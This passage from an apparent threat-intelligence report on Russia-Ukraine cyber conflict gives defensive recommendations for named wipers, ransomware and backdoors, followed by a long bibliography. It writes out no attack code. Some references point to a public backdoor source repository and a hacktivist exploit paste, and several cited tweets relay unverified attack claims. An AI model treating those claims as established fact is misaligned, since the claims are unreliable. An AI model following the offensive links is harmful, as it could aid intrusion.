- Educate employees about healthy password hygiene.
- Configure network segmentation.
- Keep your software and systems up to date.
- Ensure that all non-essential ports and protocols are disabled.
- Follow the principle of least privilege by granting users and programs only the privileges necessary to accomplish their tasks.
- Back up data using best practices and test it regularly.
- Conduct regular disaster recovery exercises to test and improve processes.
- Apply a policy restricting the execution of unauthorized applications («application whitelisting»).
- Make a regular inventory of all sensitive assets and data.

WIPER AND RANSOMWARE

Detect

- Install an anti-ransomware and/or anti-wiper solution to detect abnormal actions, such as opening and encrypting many files.
- Monitor programs that allow privilege abuse.

Limiting the impact

- Enable Controlled Folder Access (CFA) in Microsoft Defender for Endpoint to prevent MBR/VBR modification.

PHISHING

- Apply automatic sandbox scanning to email attachments and monitor phishing attempts.
- Implement a security solution that can detect, filter and block a potential risky email before it reaches the user.
- Train users to detect and respond to a suspicious email.

WHISPERGATE

Detect

- Implement the signature 'implant_win_whispergate.yar' available in our feed.

CADDYWIPER

Detect

- Implement the Yara signature 'implant_win_caddywiper.yar' available in our feed.

HERMETICWIZARD

Detect

- Monitor traffic on the ports that HermeticWizard uses to sneak into networks.

HERMETICWIPER

Detect

- Implement the Yara signature 'implant_win_hermeticwiper.yar' available in our feed.
- Monitor access to user configuration files ('C:\Users\<>\ntuser*').
- Monitor services whose name follows the format used by HermeticWiper (cf. section 4).

PARTYTICKET /HERMETICRANSOM

Detect

- Implement the Yara signature 'implant_win_partyticket.yar' available in our feed.

ISAACWIPER

Detect

- Implement the Yara signature 'implant_win_isaacwiper.yar' available in our feed.

Limiting the impact

- Follow the principle of least privilege by granting programs and users only the privileges necessary to accomplish their tasks.

MICROBACKDOOR

Detection at the network exchange level is very tricky given the use of end-to-end encryption. On the other hand, multiple files are deposited and executed during the infection chain, giving just as much opportunity to detect this backdoor or interrupt the infection sequence. Also, most of the recommendations below help limit the impact of an infection or prevent it.

Limiting the impact

- Follow the principle of least privilege by granting programs and users only the privileges necessary to accomplish their tasks.

Countering the abuse of legitimate programs

- Where possible:
- Disable the Windows Script Host feature by creating a DWORD variable in the registry with the path «HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Script Host\Settings», named «Enabled» and containing «0».
- Restrict the direct invocation of compiled HTML files («.chm») by the user.
- Restrict the use of the regasm.exe program.

DOUBLEZERO

Detect

- Implement the Yara signature 'implant_win_doublezero.yar' available in our feed.

ARGUEPATCH

Detect

- Implement the Yara signature 'implant_win_arguepatch.yar' available in our feed.

CREDOMAP

Detect

- Implement the Yara signature 'implant_win_credomap.yar' available in our feed.

RANSOMBOGGS

Detect

- Implement the Yara signature 'implant_win_ransomboggs.yar' available in our feed.

SWIFTSLICER

Detection

- Implement the YARA signature 'implant_win_swiftslicer.yar' available in our feed.

References

- Priyom.org. “Real Buzzer Site Found!” › Priyom.org. Accessed March 3, 2022. https://priyom.org/blog/real-buzzer-site-found!

- “$620 Million in Crypto Stolen from Axie Infinity’s Ronin Bridge.” Accessed September 19, 2022. https://www.bleepingcomputer.com/news/cryptocurrency/620-million-in-crypto-stolen-from-axie-infinitys-ronin-bridge/.

- 7. “Assistance en matière de cybersécurité en Ukraine.” Accessed February 28, 2022. https://www.trade.gov/market-intelligence/ukraine-cybersecurity-assistance.

- 360CN. “Operation Poison Needles - APT Group Attacked the Polyclinic of the Presidential Administration of Russia, Exploiting a Zero-day.” Accessed February 28, 2022. https://blogs.360.cn/post/PoisonNeedles_CVE-2018-15982_EN.html.

- Washington Post. “400,000 Ukrainians Flee to European Countries, Including Some That Previously Spurned Refugees.” Accessed March 17, 2022. https://www.washingtonpost.com/world/2022/02/26/europe-welcomes-refugees-ukraine-russia/.

- LEFIGARO. “6000 éoliennes allemandes touchées par une cyberattaque russe,” March 2, 2022. https://www.lefigaro.fr/secteur/high-tech/6000-eoliennes-allemandes-touchees-par-une-cyberattaque-russe-20220302.

- Microsoft Security Blog. “ACTINIUM Targets Ukrainian Organizations,” February 4, 2022. https://www.microsoft.com/security/blog/2022/02/04/actinium-targets-ukrainian-organizations/.

- “Activation of First Capability Developed under PESCO Points to Strength of Cooperation in Cyber Defence.” Accessed March 1, 2022. https://eda.europa.eu/news-and-events/news/2022/02/24/-of-first-capability-developed-under-pesco-points-to-strength-of-cooperation-in-cyber-defence.

- Affrontements entre la Géorgie et la Russie en Ossétie du Sud - Lumni | Enseignement. Accessed March 3, 2022. https://enseignants.lumni.fr/fiche-media/00000001274/affrontements-entre-la-georgie-et-la-russie-en-ossetie-du-sud.html.

- US About Amazon. “Amazon’s Assistance in Ukraine,” March 1, 2022. https://www.aboutamazon.com/news/community/amazons-assistance-in-ukraine.

- Google. “An Update on the Threat Landscape,” March 7, 2022. https://blog.google/threat-analysis-group/update-threat-landscape-ukraine/.

- DarkOwl, LLC. “Analysis of Ukrainian Data Released on the Darknet in Lead-up to Russian Invasion ,” February 24, 2022. https://www-admin.darkowl.com/blog-content/analysis-of-ukrainian-data-released-on-the-darknet-in-lead-up-to-russian-invasion/.

- Andria Gotsiridze. “The Cyber Dimension of the 2008 Russia-Georgia War.” Rondeli Foundation, August 9, 2019. https://www.gfsis.org/blog/view/970.

- Andrii Bezverkhyi. “Vermin (UAC-0020) Hacking Collective Hits Ukrainian Government and Military with SPECTR Malware.” SOC Prime, March 21, 2022. https://socprime.com/blog/vermin-uac-0020-hacking-collective-hits-ukrainian-government-and-military-with-spectr-malware/.

- Andrii Solomaha. “Our Clients.” IT Specialist (blog). Accessed March 7, 2022. https://www.my-itspecialist.com/en/clients/.

- Andy Greenberg. “How an Entire Nation Became Russia’s Test Lab for Cyberwar.” Wired, June 20, 2017. https://www.wired.com/story/russian-hackers-attack-ukraine/.

- Anonymous. “ICS Russia: Exploiting Industrial Control System.” Accessed March 3, 2022. https://pastebin.com/raw/M2jHkfh7.

- ———. “Russian Military’s Radio Station UVB-76, Also Known as ‘the Buzzer’, Has Been Neutralised. We Are Legion ! We Do Not Forgive ! We Do Not Forget #UkraineWar #ukraine #Russia 🇺🇦. Mr Putin Are You Listening ? Https://T.Co/8oNOAg5phB.” Tweet. @AnonymousUK2022 (blog), February 27, 2022. https://twitter.com/AnonymousUK2022/status/1497906727273984005.

- Telegram. “ANONYMOUS | RUSSIA.” Accessed February 20, 2023. https://t.me/anon_by/2009.

- Mediaite. “Anonymous Hackers Claim Responsibility for Russian Government Website Outages, Hacked State TV Broadcasts,” February 27, 2022. https://www.mediaite.com/news/anonymous-hackers-claim-responsibility-for-russian-government-website-outages-hacked-state-tv-broadcasts/.

- Anonymous TV 🇺🇦. “JUST IN: #Russian State TV Channels Have Been Hacked by #Anonymous to Broadcast the Truth about What Happens in #Ukraine. #OpRussia #OpKremlin #FckPutin #StandWithUkriane Https://T.Co/VBq8pQnjPc.” Tweet. @YourAnonTV (blog), February 26, 2022. https://twitter.com/YourAnonTV/status/1497678663046905863.

- Anton Cherepanov and Robert Lipovsky. “Operation Groundbait: Espionage in Ukrainian War Zones.” WeLiveSecurity, May 18, 2016. https://www.welivesecurity.com/2016/05/18/groundbait/.

- aprs.fi. “Badly Targeted DOS Attack against APRS Breaks Http://Aprs.Fi and Other Global APRS Services Last Night and Today. Likely Someone in Poland Attacking Russian Hams, Many of Whom Likely Oppose This Crazy War and Invasion. The Packet Flood Affects APRS Globally. Stop It. Https://T.Co/Zwd8HyyWX3.” Tweet. @aprsfi (blog), February 26, 2022. https://twitter.com/aprsfi/status/1497516378252890112.

- Associated Press. “Cyberattacks Take down Ukrainian Government and Bank Websites.” PBS NewsHour, February 15, 2022. https://www.pbs.org/newshour/world/cyberattacks-take-down-ukrainian-government-and-bank-websites.

- “Attack Details | CyberPeace Institute.” Accessed February 20, 2023. https://cyberconflicts.cyberpeaceinstitute.org/threats/attack-details.

- bellingcat. “Attack on Ukrainian Government Websites Linked to GRU Hackers,” February 23, 2022. https://www.bellingcat.com/news/2022/02/23/attack-on-ukrainian-government-websites-linked-to-russian-gru-hackers/.

- Austen Givens. “Putin’s Cyber Strategy in Syria: Are Electronic Attacks Next?” The Cyber Defense Review. Accessed September 15, 2022. https://cyberdefensereview.army.mil/CDR-Content/Articles/Article-View/Article/1136170/putins-cyber-strategy-in-syria-are-electronic-attacks-next/https%3A%2F%2Fcyberdefensereview.army.mil%2FCDR-Content%2FArticles%2FArticle-View%2FArticle%2F1136170%2Fputins-cyber-strategy-in-syria-are-electronic-attacks-next%2F.

- Australia’s International Cyber and Critical Tech Engagement. “Attribution to Russia of Malicious Cyber Activity against Ukraine.” Australian Governement, February 21, 2022. https://www.internationalcybertech.gov.au/Attribution-to-Russia-of-malicious-cyber-activity-against-Ukraine.

- Bellingcat Investigation Team. “Attack on Ukrainian Government Websites Linked to GRU Hackers.” bellingcat, February 23, 2022. https://www.bellingcat.com/news/2022/02/23/attack-on-ukrainian-government-websites-linked-to-russian-gru-hackers/.

- Bill Toulas. “Cisco Joins Long List of Security Companies Supporting Ukraine.” BleepingComputer, March 4, 2022. https://www.bleepingcomputer.com/news/security/cisco-joins-long-list-of-security-companies-supporting-ukraine/.

- ———. “Cloudflare to Auto-Brick Servers That Go Offline in Ukraine, Russia.” BleepingComputer, March 8, 2022. https://www.bleepingcomputer.com/news/security/cloudflare-to-auto-brick-servers-that-go-offline-in-ukraine-russia/.

- ———. “Finnish Govt Agency Warns of Unusual Aircraft GPS Interference.” BleepingComputer, March 11, 2022. https://www.bleepingcomputer.com/news/technology/finnish-govt-agency-warns-of-unusual-aircraft-gps-interference/.

- ———. “Free Decryptor Released for HermeticRansom Victims in Ukraine.” BleepingComputer, March 3, 2022. https://www.bleepingcomputer.com/news/security/free-decryptor-released-for-hermeticransom-victims-in-ukraine/.

- Billy Leonard. “Continued Cyber Activity in Eastern Europe Observed by TAG.” Google, July 19, 2022. https://blog.google/threat-analysis-group/continued-cyber-activity-in-eastern-europe-observed-by-tag/.

- bmpd. “Innovation Day of the Russian Ministry of Defense (День Инноваций Министерства Обороны России).” Livejournal.Com (blog), October 6, 2015. https://bmpd.livejournal.com/1505576.html.

- Brad Smith. “Defending Ukraine: Early Lessons from the Cyber War.” Microsoft Threat Intelligence Center (MSTIC), n.d., 29.

- ———. “Microsoft Suspends New Sales in Russia.” Microsoft On the Issues, March 4, 2022. https://blogs.microsoft.com/on-the-issues/2022/03/04/microsoft-suspends-russia-sales-ukraine-conflict/.

- Brewster, Thomas. “As Russia Invaded, Hackers Broke Into A Ukrainian Internet Provider. Then Did It Again As Bombs Rained Down.” Forbes. Accessed March 17, 2022. https://www.forbes.com/sites/thomasbrewster/2022/03/10/cyberattack-on-major-ukraine-internet-provider-causes-major-outages/.

- Buresh, Donald L. “Russian Cyber-Attacks on Estonia, Georgia, and Ukraine, Including Tactics, Techniques, Procedures, and Effects.” Journal of Advanced Forensic Sciences 1, no. 2 (August 19, 2021): 15–26. https://doi.org/10.14302/issn.2692-5915.jafs-21-3930.

- Burgess, Matt. “Ukraine’s Volunteer ‘IT Army’ Is Hacking in Uncharted Territory.” Wired. Accessed March 1, 2022. https://www.wired.com/story/ukraine-it-army-russia-war-cyberattacks-ddos/.

- C4ADS innovation for peace. “Above Us Only Stars: Exposing GPS Spoofing in Russia and Syria,” 2019. https://static1.squarespace.com/static/566ef8b4d8af107232d5358a/t/5c99488beb39314c45e782da/1553549492554/Above+Us+Only+Stars.pdf.

- Cado Security. “Technical Analysis of the DDoS Attacks against Ukrainian Websites.” Cado Security | Cloud Investigation, February 20, 2022. https://www.cadosecurity.com/technical-analysis-of-the-ddos-attacks-against-ukrainian-websites/.

- Catalin Cimpanu. “Ukraine Says Belarusian Hackers Are Targeting Its Military Personnel.” The Record by Recorded Future (blog), February 25, 2022. https://therecord.media/ukraine-says-belarusian-hackers-are-targeting-its-military-personnel/.

- Catalog Rosoboronexport. “R-330ZH.” Catalog Rosoboronexport, 2022. http://roe.ru/eng/catalog/air-defence-systems/elint-and-ew-equipment/r-33ozh/.

- “CERT-UA.” Accessed February 21, 2023. https://cert.gov.ua/article/2681855.

- “CERT-UA.” Accessed February 21, 2023. https://cert.gov.ua/article/2724253.

- “CERT-UA.” Accessed February 21, 2023. https://cert.gov.ua/article/3639362.

- “CERT-UA.” Accessed February 21, 2023. https://cert.gov.ua/article/3761023.

- cert.gov.ua. “CERT-UA.” Accessed March 2, 2023. https://cert.gov.ua/.

- cert.gov.ua. “CERT-UA.” Accessed February 24, 2022. https://cert.gov.ua/.

- cert.gov.ua. “CERT-UA.” Accessed April 12, 2022. https://cert.gov.ua/.

- CERT-UA. “Кібератака групи Sandworm (UAC-0082) на об’єкти енергетики України з використанням шкідливих програм INDUSTROYER2 та CADDYWIPER (CERT-UA#4435).” cert.gov.ua. Accessed September 16, 2022. https://cert.gov.ua/.

- ———. “Кібератака групи UAC-0020 (Vermin) на державні організації України з використанням шкідливої програми SPECTR (CERT-UA#4207).” cert.gov.ua, March 17, 2022. https://cert.gov.ua/.

- ———. “Кібератака групи UAC-0026 з використанням шкідливої програми HeaderTip (CERT-UA#4244).” cert.gov.ua, March 22, 2022. https://cert.gov.ua/.

- ———. “Кібератака групи UAC-0051 (unc1151) на державні організації України з використанням шкідливої програми MicroBackdoor (CERT-UA#4109).” cert.gov.ua. Accessed March 17, 2022. https://cert.gov.ua/.

- ———. “Кібератака на українські підприємства з використанням програми-деструктора DoubleZero (CERT-UA#4243).” cert.gov.ua, March 17, 2022. https://cert.gov.ua/.

- ———. “Кібератака, Спрямована На Порушення Цілісності Та Доступності Державних Інформаційних Ресурсів (CERT-UA#6060).” cert.gov.ua, February 23, 2023. https://cert.gov.ua/.

- Charlie Osborne. “L’Ukraine fait appel à des hackers volontaires pour protéger ses infrastructures critiques.” ZDNet France, February 25, 2022. https://www.zdnet.fr/actualites/l-ukraine-fait-appel-a-des-hackers-volontaires-pour-proteger-ses-infrastructures-critiques-39937993.htm.

- Radio Free Asia. “China steps up cyberattacks, disinformation campaigns targeting Taiwan.” Accessed September 16, 2022. https://www.rfa.org/english/news/china/taiwan-cyber-08082022125442.html.

- Christopher Bing and Raphael Satter. “Ukrainian Telecom Company’s Internet Service Disrupted by ‘powerful’

- Cyberattack.” Reuters, March 28, 2022, sec. Media & Telecom. https://www.reuters.com/business/media-telecom/ukrainian-telecom-companys-internet-service-disrupted-by-powerful-cyberattack-2022-03-28/.

- CISA. “Strengthening Cybersecurity of SATCOM Network Providers and Customers.” Cybersecurity & Infrastructure Security Agency (CISA), March 17, 2022. https://www.cisa.gov/uscert/ncas/alerts/aa22-076a.

- CNN, By <a href=»/profiles/adrienne-vogt»>Adrienne Vogt</a>, <a href=»/profiles/lauren-moorhouse»>Lauren Said-Moorhouse</a>, Jeevan Ravindran, <a href=»/profiles/peter-wilkinson»>Peter Wilkinson</a>, <a href=»/profiles/jessie-yeung»>Jessie Yeung</a>, <a href=»/profiles/brad-lendon»>Brad Lendon</a>, <a href=»/profiles/steve-george»>Steve George</a>, <a href=»/profiles/meg-wagner»>Meg Wagner</a>, <a href=»/profiles/amir-vera»>Amir Vera</a> and <a href=»/profiles/helen-regan»>Helen Regan</a>. “February 26, 2022 Russia-Ukraine News.” CNN. Accessed March 1, 2022. https://www.cnn.com/europe/live-news/ukraine-russia-news-02-26-22/index.html.

- Comment, Sebastian Moss. “Ukraine’s Ukrtelecom Goes down Nationwide for 40m, ISP Triolan Outage Caused by Cyber Attack.” Accessed March 17, 2022. https://www.datacenterdynamics.com/en/news/ukraine-ukrtelecom-goes-down-nationwide-for-40m-isp-triolan-outage-caused-cyber-attack/.

- Computer Emergency Response Team of Ukraine. “Інформація щодо кібератак 15 лютого 2022 року.” cert.gov.ua, February 18, 2022. https://cert.gov.ua/.

- “Continued Cyber Activity in Eastern Europe Observed by TAG.” Accessed February 21, 2023. https://blog.google/threat-analysis-group/continued-cyber-activity-in-eastern-europe-observed-by-tag/.

- Council on Foreign Relations. “Connect the Dots on State-Sponsored Cyber Incidents.” Council on Foreign Relations, November 2008. https://www.cfr.org/cyber-operations/agentbtz.

- “CRS Reports.” Accessed March 1, 2022. https://crsreports.congress.gov/.

- “Cyber Attack on Deutsche Windtechnik - Deutsche Windtechnik AG.” Accessed February 21, 2023. https://www.deutsche-windtechnik.com/en/news/news/details/cyber-attack-on-deutsche-windtechnik/.

- “Cyber Attack on Lviv City Council – as It Happened | Ukraine | The Guardian.” Accessed February 21, 2023. https://www.theguardian.com/world/live/2022/may/15/russia-ukraine-war-latest-zelenskiy-victorious-chord-battle-ukraine-wins-eurovision-mariupol-putin-g7-biden-nato-finland-ve.

- Cybercrime. “Cyber Police UA.” Accessed February 28, 2022. https://www.coe.int/en/web/cybercrime/cyber-police-ua.

- Cyberknow. “Update 16. 2022 Russia-Ukraine War — Cyber Group Tracker. July 14.” Medium (blog), July 14, 2022. https://cyberknow.medium.com/update-16-2022-russia-ukraine-war-cyber-group-tracker-july-14-bfc25f485829.

- CyberKnow [@Cyberknow20]. “Cyber Army of #Russia Claims to Have Impacted Ukrinform, a #Ukraine Website Also Cats 🤷‍♂️🤷‍♂️🤷‍♂️ #cybersecurity #infosec #RussiaUkraineWar #UkraineRussiaWar Https://T.Co/AsKwBEYloy.” Tweet. Twitter, January 17, 2023. https://twitter.com/Cyberknow20/status/1615298532956868609.

- ———. “Latest Pro-Russian Hacktivist Group Affiliated with #killnet, #infinity Claims to Have Data of 198 Million #American Citizens Unclear the Legitimacy of the Claims as They Are New, but It’s Very Hefty #CyberSecurity #infosec #russiaukrainewar #UkraineRussianWar #USA Https://T.Co/CKTt1YX01o.” Tweet. Twitter, January 16, 2023. https://twitter.com/Cyberknow20/status/1615116512632901642.

- ———. “Looks like a New Hacktivist Group out of #Belarus Has Started Operating. Appear to Be pro-Russian #CyberSec #cybersecurity #infosecurity #RussiaUkraineWar #UkraineRussianWar Https://T.Co/LwWVWZWNcC.” Tweet. Twitter, January 16, 2023. https://twitter.com/Cyberknow20/status/1615051251670212608.

- Twitter. “CyberKnow (@Cyberknow20) / Twitter,” February 20, 2023. https://twitter.com/Cyberknow20.

- Twitter. “CyberKnow sur Twitter.” Accessed September 12, 2022. https://twitter.com/Cyberknow20/status/1569102730161197057.

- Twitter. “CyberKnow sur Twitter.” Accessed September 12, 2022. https://twitter.com/Cyberknow20/status/1567485132445224963.

- CyberPeace Institute. “Ukraine: A Timeline Of Cyberattacks.” CyberPeace Institute (blog), February 24, 2022. https://cyberpeaceinstitute.org/ukraine-timeline-of-cyberattacks/.

- “Cybersécurité en Ukraine : stratégie nationale et coopération internationale – Forum mondial sur l’expertise cybernétique.” Accessed February 28, 2022. https://thegfce.org/cybersecurity-in-ukraine-national-strategy-and-international-cooperation/.

- Daniel HOFFMAN. “Avec l’invasion Russe de l’Ukraine, Le Spectre d’une Multiplication Des Cyberattaques.” Le Journal de Montréal et AFP. Accessed February 28, 2022. https://www.journaldemontreal.com/2022/02/24/avec-linvasion-russe-de-lukraine-le-spectre-dune-multiplication-des-cyberattaques.

- DARC HF-Referat (Dept. Space Weather Monitoring). “Any Radio Amateur Currently Transmitting from Ukraine Is Risking His or Her Life. If You Hear a Ukrainian Station, Do Not Broadcast Its Callsign, Location or Frequency — Whether on the Band, in a Cluster or on Social Media. You May Be Putting Lives at Risk. #hamradio #hamr Https://T.Co/OnFh1gL6P6.” Tweet. @DARC_HF_Referat (blog), February 27, 2022. https://twitter.com/DARC_HF_Referat/status/1498018414060789768.

- Daria Kulish. “Tech Stands with Ukraine: Top 15 Companies Supporting Ukraine Following Russia’s Invasion | HackerNoon,” March 1, 2022. https://hackernoon.com/tech-stands-with-ukraine-top-15-companies-supporting-ukraine-following-russias-invasion.

- Das, Chao Lei, Zhibin Zhang, Cecilia Hu, Aveek. “Mirai Variant V3G4 Targets IoT Devices.” Unit 42 (blog), February 15, 2023. https://unit42.paloaltonetworks.com/mirai-variant-v3g4/.

- David Stupples. “How Syria Is Becoming a Test Bed for High-Tech Weapons of Electronic Warfare.” The Conversation, October 8, 2015. http://theconversation.com/how-syria-is-becoming-a-test-bed-for-high-tech-weapons-of-electronic-warfare-48779.

- “Declaration by the High Representative on Behalf of the European Union on Malicious Cyber Activities Conducted by Hackers and Hacker Groups in the Context of Russia’s Aggression against Ukraine.” Accessed September 12, 2022. https://www.consilium.europa.eu/en/press/press-releases/2022/07/19/declaration-by-the-high-representative-on-behalf-of-the-european-union-on-malicious-cyber-activities-conducted-by-hackers-and-hacker-groups-in-the-context-of-russia-s-aggression-against-ukraine/.

- “Destructive Malware Targeting Organizations in Ukraine | CISA.” Accessed March 4, 2022. https://www.cisa.gov/uscert/ncas/alerts/aa22-057a.

- Twitter. “Dmitri Alperovitch (@DAlperovitch) / Twitter.” Accessed March 1, 2022. https://twitter.com/DAlperovitch.

- Dmytro Oleksiuk. “Micro Backdoor for Windows.” C++, April 12, 2022. https://github.com/Cr4sh/MicroBackdoor.

- U.S. Department of Defense. “DOD Announces $250M to Ukraine.” Accessed March 1, 2022. https://www.defense.gov/News/Releases/Release/Article/2215888/dod-announces-250m-to-ukraine/.

- Dustin Volz. “Malware Detected in Ukraine as Invasion Threat Looms.” WSJ, February 23, 2022. https://www.wsj.com/livecoverage/russia-ukraine-latest-news/card/malware-detected-in-ukraine-as-invasion-threat-looms-NaVfMTy8x0v41PyZNuzo.

- Ed Browne. “Roscosmos Head Rejects Anonymous Claim That Russian Satellites Were Hacked.” Newsweek, March 2, 2022. https://www.newsweek.com/roscosmos-head-dmitry-rogozin-anonymous-russian-satellite-hack-1684033.

- education, in 2003-2007 Yuri worked as a journalist in a Luhansk online media He was born, and lived all his life in the peaceful provincial city of Luhansk. “Is Ukraine Ready for Future Cyberattacks? Don’t Hold Your Breath, Experts Say.” Euromaidan Press, February 10, 2022. https://euromaidanpress.com/2022/02/10/is-ukraine-ready-for-future-cyberattacks-dont-hold-your-breath-experts-say/.

- Efe Kerem Sozeri. “Turkish Internet Hit with Massive DDoS Attack.” The Daily Dot, December 17, 2015. https://www.dailydot.com/debug/turkey-ddos-attack-tk-universities/.

- ESET research. “HermeticWiper: New Data-wiping Malware Hits Ukraine.” WeLiveSecurity, February 24, 2022. https://www.welivesecurity.com/2022/02/24/hermeticwiper-new-data-wiping-malware-hits-ukraine/.

- ———. “This New Malware Erases User Data and Partition Information from Attached Drives. #ESET Telemetry Shows That It Was Seen on a Few Dozen Systems in a Limited Number of Organizations. 2/7.” Tweet. @ESETresearch (blog), March 14, 2022. https://twitter.com/ESETresearch/status/1503436423818534915.

- “Estonia Removes Soviet-Era Tank Monument amid Russia Tensions | Estonia | The Guardian.” Accessed February 21, 2023. https://www.theguardian.com/world/2022/aug/16/estonia-removes-soviet-era-tank-monument-amid-russia-tensions-narva.

- “Estonia Says It Repelled Major Cyber Attack after Removing Soviet Monuments | Reuters.” Accessed February 21, 2023. https://www.reuters.com/world/europe/estonia-says-it-repelled-major-cyber-attack-after-removing-soviet-monuments-2022-08-18/.

- Estonian Foreign Intelligence Service. “International Security and Estonia 2018,” 2018. https://www.valisluureamet.ee/doc/raport/2018-en.pdf.

- “Exclusive: GhostSec Has Taken the Responsibility for the Recent Russian ICS Attack with Zero Causality.” Accessed February 21, 2023. https://www.thetechoutlook.com/news/technology/security/exclusive-ghostsec-has-taken-the-responsibility-for-the-recent-russian-ics-attack-with-zero-causality/.

- “Facebook.” Accessed February 25, 2022. https://www.facebook.com/UACERT/posts/312939130865352.

- “Facebook.” Accessed March 17, 2022. https://www.facebook.com/UACERT/posts/317482093744389.

- NBC News. “Facebook, Twitter Remove Disinformation Accounts Targeting Ukrainians.” Accessed March 17, 2022. https://www.nbcnews.com/tech/internet/facebook-twitter-remove-disinformation-accounts-targeting-ukrainians-rcna17880.

- WVPE. “Facebook, YouTube and Twitter Remove Disinformation Targeting Ukraine,” February 28, 2022. https://www.wvpe.org/npr-news/2022-02-28/facebook-youtube-and-twitter-remove-disinformation-targeting-ukraine.

- Foreign, Commonwealth & Development Office and National Cyber Security Centre. “UK Assesses Russian Involvement in Cyber Attacks on Ukraine.” GOV.UK, February 18, 2022. https://www.gov.uk/government/news/uk-assess-russian-involvement-in-cyber-attacks-on-ukraine.

- “FormBook Spam Campaign Targets Citizens of Ukraine | RiskIQ Community Edition.” Accessed March 17, 2022. https://community.riskiq.com/article/a4406233.

- BleepingComputer. “Fortinet: Govt Networks Targeted with Now-Patched SSL-VPN Zero-Day.” Accessed February 20, 2023. https://www.bleepingcomputer.com/news/security/fortinet-govt-networks-targeted-with-now-patched-ssl-vpn-zero-day/.

- Gerasimov, Valery. “The Value of Science in Foresight: New Challenges Require Rethinking the Forms and Methods of Warfare (Ценность Науки в Предвидении: Новые Вызовы Требуют Переосмыслить Формы и Способы Ведения Боевых Действий),” February 23, 2013. https://vpk-news.ru/articles/14632.

- GhostSec [@ghost_s3curity]. “We, #GhostSec Declare That We Were Infact Responsible for the ‘Mysterious’ Emergency Shutdown. We Now State That the ICS Attack Was Successfully Executed with 0 Casualties in the Actual Explosion Due to Our Proper Timing While Preforming Our Attacks. Https://Mirror.Co.Uk/News/World-News/Breaking-Giant-Explosion-Russian-Power-27308819 Https://T.Co/XvaovoFCcu.” Tweet. Twitter, July 19, 2022. https://twitter.com/ghost_s3curity/status/1549533159393476608.

- “GHOSTWRITER / UNC1151 ADOPTS MICROBACKDOOR VARIANTS IN CYBER OPERATIONS AGAINST UKRAINE – Cluster25.” Accessed March 17, 2022. https://cluster25.io/2022/03/08/ghostwriter-unc1151-adopts-microbackdoor-variants-in-cyber-operations-against-targets-in-ukraine/.

- “Ghostwriter Update: Cyber Espionage Group UNC1151 Likely Conducts Ghostwriter Influence Activity | Mandiant.” Accessed February 26, 2022. https://www.mandiant.com/resources/espionage-group-unc1151-likely-conducts-ghostwriter-influence-activity.

- The Daily Swig | Cybersecurity news and views. “Government Agencies in Ukraine Targeted in Cyber-Attacks Deploying MicroBackdoor Malware,” March 9, 2022. https://portswigger.net/daily-swig/government-agencies-in-ukraine-targeted-in-cyber-attacks-deploying-micro-backdoor-malware.

- Greenberg, Andy. Sandworm: A New Era of Cyberwar and the Hunt for the Kremlin’s Most Dangerous Hackers. Doubleday. New York, 2019.

- Greig, Jonathan. “Ukrainian Gov’t Sites Disrupted by DDoS, Wiper Malware Discovered.” ZDNet. Accessed February 25, 2022. https://www.zdnet.com/article/ukrainian-govt-sites-banks-disrupted-by-ddos-amid-invasion-fears/.

- “Hacker Group XakNet Infiltrates Ukraine Finance Ministry.” Accessed February 21, 2023. https://thecyberexpress.com/hacker-xaknet-infiltrates-ukraine-ministry/.

- HawkEye 360. “HawkEye 360 Signal Detection Reveals GPS Interference in Ukraine.” HawkEye 360 (blog), March 4, 2022. https://www.he360.com/hawkeye-360-signal-detection-reveals-gps-interference-in-ukraine/.

- Hegel, Tom. “Chinese Threat Actor Scarab Targeting Ukraine.” SentinelOne. Accessed April 12, 2022. https://www.sentinelone.com/labs/chinese-threat-actor-scarab-targeting-ukraine/.

- Hitesh Sheth. “Cybersecurity Community vs Russian Cyber Aggression.” Accessed September 15, 2022. https://www.vectra.ai/blogpost/helping-the-cybersecurity-community-in-light-of-russian-cyber-attacks.

- Holland, Steve, and James Pearson. “US, UK: Russia Responsible for Cyberattack against Ukrainian Banks.” Reuters, February 18, 2022, sec. World. https://www.reuters.com/world/us-says-russia-was-responsible-cyberattack-against-ukrainian-banks-2022-02-18/.

- House, The White. “Remarks by President Biden and Prime Minister Kishida Fumio of Japan in Joint Press Conference.” The White House, May 23, 2022. https://www.whitehouse.gov/briefing-room/speeches-remarks/2022/05/23/remarks-by-president-biden-and-prime-minister-fumio-kishida-of-japan-in-joint-press-conference/.

- Hyonhee Shin. “Ukraine Asks for S.Korea Cybersecurity Aid amid Russia Invasion.” SWI swissinfo.ch, February 25, 2022. https://www.swissinfo.ch/eng/reuters/ukraine-asks-for-s-korea-cybersecurity-aid-amid-russia-invasion/47379992.

- ID HUB, Software development & technology consulting. “About Us.” ID HUB | Software Development & Technology Consulting (blog), August 15, 2017. https://idev-hub.com/en/about/.

- Insikt Group. “WhisperGate Malware Corrupts Computers in Ukraine.” Recorded Future (blog), January 28, 2022. https://www.recordedfuture.com/whispergate-malware-corrupts-computers-ukraine/.

- NetBlocks. “Internet Disruptions Registered as Russia Moves in on Ukraine,” February 24, 2022. https://netblocks.org/reports/internet-disruptions-registered-as-russia-moves-in-on-ukraine-W80p4k8K.

- WeLiveSecurity. “IsaacWiper and HermeticWizard: New Wiper and Worm Targeting Ukraine,” March 1, 2022. https://www.welivesecurity.com/2022/03/01/isaacwiper-hermeticwizard-wiper-worm-targeting-ukraine/.

- Haaretz. “Israeli Government Sites Crash in Cyberattack.” Accessed March 18, 2022. https://www.haaretz.com/israel-news/.premium-israeli-government-sites-crash-in-cyberattack-1.10674433.

- “IT Army of Ukraine Hacked Gazprom’s Archive | Cybernews.” Accessed February 21, 2023. https://cybernews.com/news/it-army-of-ukraine-hacked-gazprom/.

- “IT Army Ukraine : Ukraine.” Accessed March 1, 2022. https://www.reddit.com/r/ukraine/comments/t2hmv5/it_army_ukraine/.

- Joe Tidy. “Ukraine Crisis: ‘Wiper’ Discovered in Latest Cyber-Attacks.” BBC News, February 24, 2022, sec. Technology. https://www.bbc.com/news/technology-60500618.

- ———. “Ukraine Cyber-Attack: Russia to Blame for Hack, Says Kyiv.” BBC News, January 14, 2022, sec. Europe. https://www.bbc.com/news/world-europe-59992531.

- Jonsson, Oscar. The Russian Understanding of War. Georgetown University Press. Washington, DC, 2019.

- Kateryna Yaresko and Mykhailo Kuznetsov. “Росія відкриває візи для терору в Україні — витік паспортних даних найманців.” InformNapalm.org (Українська), April 3, 2016. https://informnapalm.org/ua/rosiya-vidkryvaye-vizy-dlya-teroru-v-ukrayini-vytik-pasportnyh-danyh-najmantsiv/.

